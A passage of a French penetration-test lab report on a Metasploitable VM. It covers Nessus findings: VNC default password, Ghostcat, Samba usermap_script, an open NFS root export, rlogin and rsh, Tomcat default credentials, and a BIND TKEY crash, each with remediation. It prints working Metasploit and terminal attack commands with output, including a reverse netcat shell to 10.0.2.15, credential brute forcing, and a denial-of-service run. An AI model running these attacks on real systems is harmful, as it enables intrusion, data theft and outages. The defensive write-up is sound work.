Preuve (Analyse) : Une simple connexion Netcat sur le port 1524 nous a donné un accès root instantané (`root@metasploitable:/#`), sans demande de mot de passe. C'est une faille critique résultant d'une négligence majeure (backdoor 'ingreslock')


Remédiation : Identifier le processus malveillant écoutant sur le port 1524 et le terminer (`kill`). Enquêter sur l'origine de cette backdoor car elle signe souvent une compromission précédente.


3. [CRITIQUE] VNC avec mot de passe par défaut (Pas de CVE)

Description pour le rapport : Le service VNC (Virtual Network Computing), utilisé pour l'administration graphique à distance, est protégé par un mot de passe extrêmement faible ("password").

Impact Business : Espionnage et Prise de Contrôle à Distance. Un mot de passe faible sur VNC permet à un attaquant de voir l'écran du serveur en temps réel et de contrôler la souris et le clavier. Cela permet le vol de propriété intellectuelle et la modification de configurations sensibles via l'interface graphique.

Protocole d'Attaque (Metasploit) :





Preuve (Analyse) : Nous avons pu nous connecter au bureau à distance via VNCViewer en utilisant le mot de passe trivial 'password'. La capture montre l'accès graphique complet à l'environnement root de la machine Linux.

Remédiation : Changer immédiatement le mot de passe VNC pour une phrase de passe complexe. Idéalement, ne pas exposer VNC directement mais le faire transiter par un tunnel SSH sécurisé.

4. [CRITIQUE] Apache Tomcat Ghostcat (AJP Injection) (CVE-2020-1745 et CVE-2020-1938)

Basé sur Nessus : Apache Tomcat AJP Connector Request Injection

Description Technique : Cette vulnérabilité (CVE-2020-1938), surnommée **Ghostcat**, affecte le protocole AJP (Apache JServ Protocol) écoutant par défaut sur le port 8009. Ce protocole est conçu pour communiquer avec un serveur web frontal (comme Apache HTTPD), mais il fait confiance par défaut aux requêtes entrantes, permettant à un attaquant de lire des fichiers internes de l'application web.

Impact Business : Vol de Secrets Industriels. Cette faille permet de lire les fichiers de configuration du serveur web, qui contiennent souvent les mots de passe de connexion à la base de données clients. Une fois ces identifiants volés, l'attaquant accède aux données confidentielles de l'entreprise (CRM, RH, Financier).

Protocole d'Attaque (Metasploit) :

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use auxiliary/admin/http/tomcat_ghostcat
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 10.0.2.5
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
```

```
<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>

<!-- JSPC servlet mappings end -->

</web-app>
[+] 10.0.2.5:8009 - File contents save to: /home/kali/.msf4/loot/20251226140420_default_10.
0.2.5_WEBINFweb.xml_703967.txt
```

Preuve (Analyse) : L'exploitation de la faille Ghostcat nous a permis de lire le fichier de configuration interne `WEB-INF/web.xml`. Le contenu XML du fichier, normalement inaccessible depuis le web, s'affiche clairement dans notre console, prouvant la fuite d'informations.

Remédiation : Mettre à jour Apache Tomcat vers une version supérieure à 9.0.31 qui corrige le défaut AJP. Si le port 8009 n'est pas utilisé (pas de cluster), commenter le connecteur AJP dans le fichier server.xml.

5. [HAUT] Samba Badlock / Usermap Script RCE

Basé sur Nessus : "Samba Badlock Vulnerability"

Description Technique : Nessus signale "Badlock" (problème MITM), mais la version de Samba détectée est tellement ancienne (3.0.20) qu'elle souffre d'une faille bien plus grave : **Username Map Script (CVE-2007-2447)**. Cette faille permet d'injecter des commandes shell via le champ "username" lors d'une tentative de connexion, car le serveur ne filtre pas correctement les caractères spéciaux avant de les passer à un script système.

Impact Business : Exécution de Code Arbitraire. En manipulant le nom d'utilisateur lors de la connexion, un attaquant exécute des commandes système avec les droits les

plus élevés. Cela permet d'installer des backdoors persistantes, d'effacer des traces ou de détruire le système de fichiers.

Protocole d'Attaque (Metasploit) :

```
msf auxiliary(admin/http/tomcat_ghostcat) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf exploit(multi/samba/usermap_script) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo azltZFMvFLTNdnSy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "azltZFMvFLTNdnSy\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.0.2.15:4444 -> 10.0.2.5:53164) at 2025-12-26 14:08:4
7 +0100

whoami
root
```

Preuve (Analyse) : L'exploit a réussi à injecter une commande via le nom d'utilisateur. Nous observons l'ouverture de la session 2 et la commande `id` confirme que nous opérons avec les droits `uid=0(root)`. Le système de fichiers est désormais sous notre contrôle.

Remédiation : Mettre à jour Samba vers une version récente. Dans le fichier de configuration `smb.conf`, s'assurer que l'option `username map script` n'est pas active ou qu'elle ne pointe pas vers des scripts non sécurisés.

6. [HAUT] NFS Shares World Readable

Basé sur Nessus : "NFS Shares World Readable"

Description Technique : Le service NFS (Network File System) est configuré pour exporter la racine du système de fichiers (/) avec des permissions "World Readable". Cela signifie que le serveur accepte les demandes de montage de n'importe quelle adresse IP, sans vérifier l'identité du client.

Impact Business : Violation de Confidentialité Massive. L'exportation de la racine (/) sans restriction permet à n'importe qui de monter le disque dur du serveur à distance. L'attaquant peut copier l'intégralité des données de l'entreprise, modifier les fichiers système ou déposer des virus directement sur le disque.

Protocole d'Attaque (Terminal) :

```
msf exploit(multi/samba/usermap_script) > mkdir /tmp/hack_nfs
[*] exec: mkdir /tmp/hack_nfs

msf exploit(multi/samba/usermap_script) > sudo mount -t nfs 10.0.2.5:/ /tmp/hack_nfs
[*] exec: sudo mount -t nfs 10.0.2.5:/ /tmp/hack_nfs

[sudo] Mot de passe de kali :
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/
systemd/system/rpc-statd.service'.
msf exploit(multi/samba/usermap_script) > ls -la /tmp/hack_nfs
[*] exec: ls -la /tmp/hack_nfs

total 100
drwxr-xr-x 21 root root  4096 20 mai    2012 .
drwxrwxrwt 15 root root   400 26 déc.  14:12 ..
drwxr-xr-x  2 root root  4096 14 mai    2012 bin
drwxr-xr-x  3 root root  4096 28 avril  2010 boot
lrwxrwxrwx  1 root root    11 28 avril  2010 cdrom → media/cdrom
drwxr-xr-x  2 root root  4096 28 avril  2010 dev
drwxr-xr-x 94 root root  4096 30 nov.  22:12 etc
drwxr-xr-x  6 root root  4096 16 avril  2010 home
drwxr-xr-x  2 root root  4096 16 mars   2010 initrd
lrwxrwxrwx  1 root root    32 28 avril  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 14 mai    2012 lib
drwx------  2 root root 16384 16 mars   2010 lost+found
drwxr-xr-x  4 root root  4096 16 mars   2010 media
drwxr-xr-x  3 root root  4096 28 avril  2010 mnt
-rw-------  1 root root  6542 30 nov.  14:18 nohup.out
drwxr-xr-x  2 root root  4096 16 mars   2010 opt
dr-xr-xr-x  2 root root  4096 28 avril  2010 proc
drwxr-xr-x 13 root root  4096 30 nov.  14:18 root
drwxr-xr-x  2 root root  4096 14 mai    2012 sbin
drwxr-xr-x  2 root root  4096 16 mars   2010 srv
drwxr-xr-x  2 root root  4096 28 avril  2010 sys
drwxrwxrwt  4 root root  4096 30 nov.  22:13 tmp
drwxr-xr-x 12 root root  4096 28 avril  2010 usr
drwxr-xr-x 14 root root  4096 17 mars   2010 var
lrwxrwxrwx  1 root root    29 28 avril  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
msf exploit(multi/samba/usermap_script) >
```

Preuve (Analyse) : Nous avons réussi à monter la racine (/) du serveur distant sur notre machine attaquante. La commande `ls -la` affiche l'arborescence complète de la victime. Nous pouvons désormais parcourir, copier et potentiellement modifier n'importe quel fichier du système.

Remédiation : Restreindre les exports NFS dans le fichier `/etc/exports`. Ne jamais exporter la racine (/) et limiter l'accès aux seules adresses IP de confiance (pas de wildcard *).

7. [HAUT] rlogin Service Detection (CVE-1999-0651)

Basé sur Nessus : "rlogin Service Detection"

Description Technique : Le service `rlogin` (Remote Login) est un précurseur de SSH datant des années 80. Il n'utilise aucun chiffrement pour les données ou les mots de passe. De plus, il s'appuie souvent sur des relations de confiance basées sur l'IP (fichiers `.rhosts`), permettant une connexion sans mot de passe si l'attaquant spoofe une IP de confiance.

Impact Business : Usurpation d'Identité. Ce service obsolète repose sur la confiance envers l'adresse IP, qui est facilement falsifiable (Spoofing). Il permet à un attaquant de se connecter en tant qu'administrateur sans jamais avoir à deviner ou voler un mot de passe, contournant toute politique de sécurité.

Protocole d'Attaque (Terminal) :

```
msf exploit(multi/samba/usermap_script) > rlogin -l root 10.0.2.5
[*] exec: rlogin -l root 10.0.2.5

Last login: Sun Nov 30 08:18:53 EST 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

Preuve (Analyse) : La commande `rlogin -l root 10.0.2.5` nous a connectés directement au système sans demander de mot de passe. Le prompt `root@metasploitable:~#` atteste de la réussite de l'intrusion via ce service obsolète.

Remédiation : Désactiver et désinstaller le service `rlogin-server`. Ce protocole n'est pas chiffré et gère mal l'authentification. Il doit être impérativement remplacé par SSH.

8. [HAUT] rsh Service Detection (CVE-1999-0651)

Basé sur Nessus : "rsh Service Detection"

Description Technique : Le service `rsh` (Remote Shell) fonctionne de concert avec rlogin. Il permet d'exécuter des commandes unitaires sur un système distant sans ouvrir de session interactive complète. Comme rlogin, il transmet tout en clair sur le réseau.

Impact Business : Actions Malveillantes Furtives. Permet l'exécution de commandes unitaires à distance sans ouvrir de session interactive visible. Un attaquant peut utiliser ce canal pour exfiltrer des données discrètement ou lancer des tâches de minage de cryptomonnaie sans alerter les administrateurs connectés.

Protocole d'Attaque (Terminal) :

```
msf exploit(multi/samba/usermap_script) > rsh -l root 10.0.2.5 "id"
[*] exec: rsh -l root 10.0.2.5 "id"

uid=0(root) gid=0(root) groups=0(root)
msf exploit(multi/samba/usermap_script) >
```

Preuve (Analyse) : Nous avons exécuté la commande `id` à distance via `rsh`. Le résultat `uid=0(root)` s'affiche sur notre terminal, prouvant que nous pouvons exécuter n'importe quelle commande sur la cible sans ouvrir de session interactive.

Remédiation : Supprimer le service `rsh-server`. Vérifier l'absence de fichiers `.rhosts` qui autorisent ces connexions de confiance insécurisées.

9. [CRITIQUE] Apache Tomcat SEoL (Obsolescence & Upload Malveillant)

Nom Nessus exact : Apache Tomcat SEoL

Description Technique : Nessus a identifié que la version d'Apache Tomcat utilisée est inférieure ou égale à la 5.5. Cette version est **obsolète (End of Life)** depuis des années et ne reçoit plus de correctifs de sécurité. Sur cette version spécifique présente dans Metasploitable, l'obsolescence s'accompagne d'une configuration par défaut dangereuse : l'application "Manager" est activée avec les identifiants d'usine (`tomcat` / `tomcat`), ce qui est une vulnérabilité connue de cette version SEoL.

Impact Business : Risque maximal (RCE). L'utilisation d'un logiciel en fin de vie expose l'entreprise à des failles publiques non corrigées. Ici, cela permet à un attaquant de se connecter à l'interface de gestion et de téléverser (upload) un fichier WAR (Web Archive) piégé. Cela transforme le serveur web en point d'entrée pour prendre le contrôle total du système d'exploitation.

Protocole d'Attaque (Metasploit) : Nous allons prouver la dangerosité de cette version obsolète en exploitant sa configuration par défaut pour obtenir un shell.

```
msf exploit(multi/http/tomcat_mgr_upload) > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > run
```

```
[-] 10.0.2.5:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 10.0.2.5:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.0.2.5:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.2.5:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.2.5:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.5:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.5:8180 - Login Successful: tomcat:tomcat
[-] 10.0.2.5:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.5:8180 - LOGIN FAILED: both:manager (Incorrect)
```

Preuve (Analyse) : Le module de scan a testé plusieurs combinaisons et a trouvé la bonne : `Login Successful: tomcat:tomcat`. Cela prouve que l'interface d'administration est protégée par des identifiants par défaut connus de tous les attaquants..

Remédiation : Supprimer les comptes par défaut dans le fichier `tomcat-users.xml`. Mettre en place une politique de mots de passe forts et restreindre l'accès à l'interface Manager aux seules IP d'administration.

10. [HAUT] ISC BIND : Déni de Service (Crash du service DNS) (CVE-2020-8616)

Nom Nessus exact : ISC BIND Service Downgrade / Reflected DoS

Description Technique : Le serveur utilise **ISC BIND 9.4.2**. Cette version antique contient une vulnérabilité dans la gestion des requêtes TKEY (Transaction Key). En envoyant un paquet TKEY spécialement malformé, un attaquant peut déclencher une "assertion failure" (erreur interne grave) dans le code du serveur.

Impact Business : Interruption de service (Déni de Service). Le processus DNS s'arrête instantanément. Conséquence : plus aucune résolution de nom n'est possible sur ce serveur. Si c'est le DNS interne de l'entreprise, tout le réseau est paralysé (plus d'accès Intranet, Web, Mail).

Protocole d'Attaque (En 3 temps) :

Étape 1 : La Preuve de Vie (Avant) D'abord, on prouve que le serveur fonctionne et on récupère sa version.

Commande (Terminal Kali) :

```
msf auxiliary(scanner/http/tomcat_mgr_login) > dig @10.0.2.5 version.bind chaos txt
[*] exec: dig @10.0.2.5 version.bind chaos txt


; <<>> DiG 9.20.15-2-Debian <<>> @10.0.2.5 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46049
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.4.2"

;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.

;; Query time: 12 msec
;; SERVER: 10.0.2.5#53(10.0.2.5) (UDP)
;; WHEN: Sun Dec 28 01:49:34 CET 2025
;; MSG SIZE  rcvd: 73

msf auxiliary(scanner/http/tomcat_mgr_login) >
```

Résultat : Une réponse normale avec `ANSWER SECTION: "9.4.2"`.

Étape 2 : Le Tir (L'attaque) On utilise Metasploit pour envoyer le paquet tueur.

Commandes (Metasploit) :

```
msf auxiliary(dos/dns/bind_tkey) > run
[*] Sending packet to 10.0.2.5
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Résultat capturer : Metasploit affiche que le paquet est envoyé

Étape 3 : La Preuve de Mort (Après) On essaie de réinterroger le serveur pour montrer qu'il ne répond plus.

```
msf auxiliary(dos/dns/bind_tkey) > dig @10.0.2.5 version.bind chaos txt
[*] exec: dig @10.0.2.5 version.bind chaos txt

;; communications error to 10.0.2.5#53: connection refused
;; communications error to 10.0.2.5#53: connection refused
;; communications error to 10.0.2.5#53: connection refused

; <<>> DiG 9.20.15-2-Debian <<>> @10.0.2.5 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; no servers could be reached
msf auxiliary(dos/dns/bind_tkey) >
```

Preuve (Analyse) : Avant l'attaque, le serveur répondait correctement (version 9.4.2). Après l'envoi du paquet malformé, nos tentatives de connexion échouent systématiquement avec le message `connection refused`. Cela démontre de manière irréfutable que le service DNS s'est arrêté (crashé).

Remédiation : Mettre à jour ISC BIND vers une version actuellement supportée (9.16+). Cette vulnérabilité est liée à une erreur de code dans l'ancienne version et ne peut être corrigée par une simple configuration.